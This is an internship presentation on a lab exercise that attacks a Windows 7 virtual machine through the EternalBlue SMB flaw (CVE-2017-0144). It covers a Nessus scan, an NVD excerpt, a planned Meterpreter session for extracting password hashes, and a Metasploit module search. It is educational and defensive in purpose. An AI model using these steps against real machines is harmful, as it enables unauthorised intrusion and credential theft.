



Acmegrade

Internship PROJECT



Table of CONTENTS

01

Introduction to
Project

02

How to Perform

03

Details about
technology used

04

CVE Details

05

Performing the
Enumeration

06


Exploiting Shell

07

Conclusion about
Hack

08


Conclusion



INTRODUCTION

In this project, we will be demonstrating the process of hacking a Windows 7 machine by exploiting the EternalBlue vulnerability (CVE-2017-0144). This critical vulnerability, which was famously utilized in the WannaCry ransomware attack, allows for remote code execution on Windows systems via SMB protocol. To achieve this, we will employ a variety of cybersecurity tools and techniques, including Nessus for vulnerability scanning and Metasploit for executing the exploit. By systematically identifying and exploiting this vulnerability, the project aims to illustrate the potential risks associated with outdated systems and the importance of regular security updates and patches.

Meet THE TEAM



A large, dark rectangular box is centered on the page, containing four team member profiles. The background features a subtle, wavy pattern of thin, light-colored lines that curve across the frame.

Aman Shingadia
(Collaborator)

Shrishti Jain
(Collaborator)

Simarpreet Singh
(Collaborator)

Anoop Sharma
(Collaborator)

How To PERFORM ?

To hack a Windows 7 machine using the EternalBlue vulnerability, we will follow these steps:

- Use Nessus to scan the Windows 7 machine for vulnerabilities, focusing on identifying (CVE-2017-0144) .
- Utilize Metasploit to search for the ms17_010_eternalblue exploit module.
- Configure the exploit module with the target's IP address (RHOST) and our IP address (LHOST).
- Execute the exploit to gain access to the Windows 7 machine.
- Gain a Meterpreter shell to perform actions such as gathering system information, extracting password hashes, and capturing desktop screenshots.
- Document the entire process to emphasize the risks associated with outdated systems and advocate for regular security updates to mitigate vulnerabilities.

Technology UTILIZED

- **Tenable Nessus**
A vulnerability scanning tool used to identify security issues and potential exploits on the Windows 7 machine.
- **Metasploit Framework**
A penetration testing tool that provides modules to discover, exploit, and validate vulnerabilities, including the EternalBlue (CVE-2017-0144) exploit module.
- **NetCat(nc)**
A versatile networking utility for reading/writing data across network connections. It can replace Nmap for certain tasks like basic port scanning and data transfer between systems.

Technology UTILIZED

● **Virtualization Software**
Such as VMware or VirtualBox, to create and manage virtual machines for setting up the Windows 7 target and Linux attacker environments.

● **Terminal**
The command-line interface on Linux used for executing Netcat commands, Metasploit modules, and other scripts essential for conducting penetration testing and managing virtual machines.

CVE

COMMON VULNERABILITIES EXPOSURES

01

CVE-2017-0144

The EternalBlue vulnerability, identified as CVE-2017-0144, is a critical flaw in the Server Message Block (SMB) protocol of Microsoft Windows. Exploited during the WannaCry ransomware attack in May 2017, it allows remote code execution without user interaction by exploiting SMBv1's handling of crafted packets. This vulnerability underscores the importance of timely system updates to mitigate potential security risks.

PERFORMING THE HACK



WINDOWS 7 TARGET MACHINE

*Our Windows target, on VirtualBox, has the IP
192.168.119.239*

This setup enables secure vulnerability assessments and testing. VirtualBox isolates tests from live systems, allowing thorough analysis and exploitation of security weaknesses without risk to production. It facilitates detailed documentation and emphasizes the need for regular updates and proactive security measures against vulnerabilities in outdated software configurations.

ATTACKER MACHINE



Our attacking system, running Ubuntu 2022 as the main host, has the IP address 192.168.119.180. This setup provides a secure environment for conducting vulnerability assessments and penetration testing. By using the main host for our attacks, we ensure a stable and powerful platform for thorough analysis and exploitation of potential security weaknesses. This approach supports detailed documentation and analysis of findings, emphasizing the importance of regular updates and proactive security measures in addressing vulnerabilities associated with outdated software configurations.

Nessus Tool

The screenshot shows the Tenable Nessus Expert web interface. The URL in the browser is <https://poki:8834/#/scans/reports/9/hosts/2/vulnerabilities>. The page title is "My Basic Network Scan / 192.168.119.239".

Vulnerabilities (18)

Sev	CVSS	VPR	Name	Family	Count
MIXED	Microsoft Windows (Multiple Issues)	Windows	4
MIXED	SMB (Multiple Issues)	Misc.	2
LOW	2.1 *	4.2	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	SMB (Multiple Issues)	Windows	7
INFO			DCE Services Enumeration	Windows	7
INFO			Nessus SYN scanner	Port scanners	3
INFO			Common Platform Enumeration (CPE)	General	1
INFO			Device Type	General	1
INFO			Ethernet Card Manufacturer Detection	Misc.	1
INFO			Ethernet MAC Addresses	General	1
INFO			Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	1
INFO			Nessus Scan Information	Settings	1
INFO			Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO			OS Identification	General	1
INFO			OS Security Patch Assessment Not Available	Settings	1
INFO			Target Credential Create by Authentication Protocol. No Credentials Provided.	Settings	1

Host Details

- IP: 192.168.1
- MAC: 08:00:27:1
- OS: Microsoft
- Start: Today at 2
- End: Today at 2
- Elapsed: 3 minutes
- KB: Download

Vulnerabilities

SCAN RESULTS

ETERNALBLUE (CVE-2017-0144)

Exploits a flaw in the SMBv1 protocol, allowing remote code execution without authentication. This vulnerability was famously exploited by WannaCry ransomware.

CVE-2020-0601

Affects the Windows CryptoAPI and can allow attackers to spoof code-signing certificates, potentially enabling the installation of malicious software.


CVE-2021-36942

Windows Print Spooler vulnerability that allows local privilege escalation, potentially enabling an attacker to gain elevated privileges on the system.

MS17-010

Multiple vulnerabilities in the Windows SMB protocol that allow remote attackers to execute arbitrary code or cause denial of service (DoS) conditions.

Nessus RESULTS



In Nessus, vulnerability severity levels are color-coded to indicate risks: red for critical, orange for high, yellow for medium, and blue for informational findings. During our assessment, we identified the critical EternalBlue vulnerability (CVE-2017-0144) along with minor bugs. EternalBlue allows remote code execution, underscoring the urgency of applying patches. For more details on EternalBlue, refer to this [Link](#). This approach helps prioritize remediation efforts and enhances overall security.

REFERANCE

Jun 23 02:36

NVD - CVE-2017-0144

https://nvd.nist.gov/vuln/detail/CVE-2017-0144

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

NOTICE UPDATED - MAY, 29TH 2024

The NVD has a [new announcement page](#) with status updates, news, and how to stay connected!

CVE-2017-0144 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

QUICK INFO

CVE Dictionary Entry: CVE-2017-0144
NVD Published Date: 03/16/2017
NVD Last Modified: 06/20/2018
Source: Microsoft Corporation

Severity

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

CVSS 4.0 Severity and Metrics:

 **NIST: NVD** **N/A** NVD assessment not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Exploiting SYSTEM

We will now utilize Metasploit to search for and execute the appropriate exploit, aiming to establish a shell on the target system. This involves identifying and configuring the exploit module within Metasploit, ensuring it is compatible with the vulnerability discovered during our assessment. By running the exploit, we intend to gain remote access to the system, allowing us to demonstrate the potential impact of security vulnerabilities and emphasize the importance of timely mitigation strategies. This process will be documented to provide insights into effective penetration testing methodologies and highlight the critical need for robust cybersecurity practices.

```
void@poki:~$ msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > search eternal blue

Matching Modules
=====
#  Name
0  exploit/windows/smb/ms17_010 EternalBlue
1  \_ target: Automatic Target
2  \_ target: Windows 7
3  \_ target: Windows Embedded Standard 7
4  \_ target: Windows Server 2008 R2
5  \_ target: Windows 8
6  \_ target: Windows 8.1
7  \_ target: Windows Server 2012
8  \_ target: Windows 10 Pro
9  \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec
11 \_ target: Automatic
12 \_ target: PowerShell
13 \_ target: Native upload
14 \_ target: MOF upload
15 \_ AKA: ETERNALSYN
16 \_ AKA: ETERNALROMANCE
17 \_ AKA: ETERNALCHAMPION
18 \_ AKA: ETERNAL
19 auxiliary/admin/smb/ms17_010_command
20 \_ AKA: ETERNALSYN
21 \_ AKA: ETERNALROMANCE
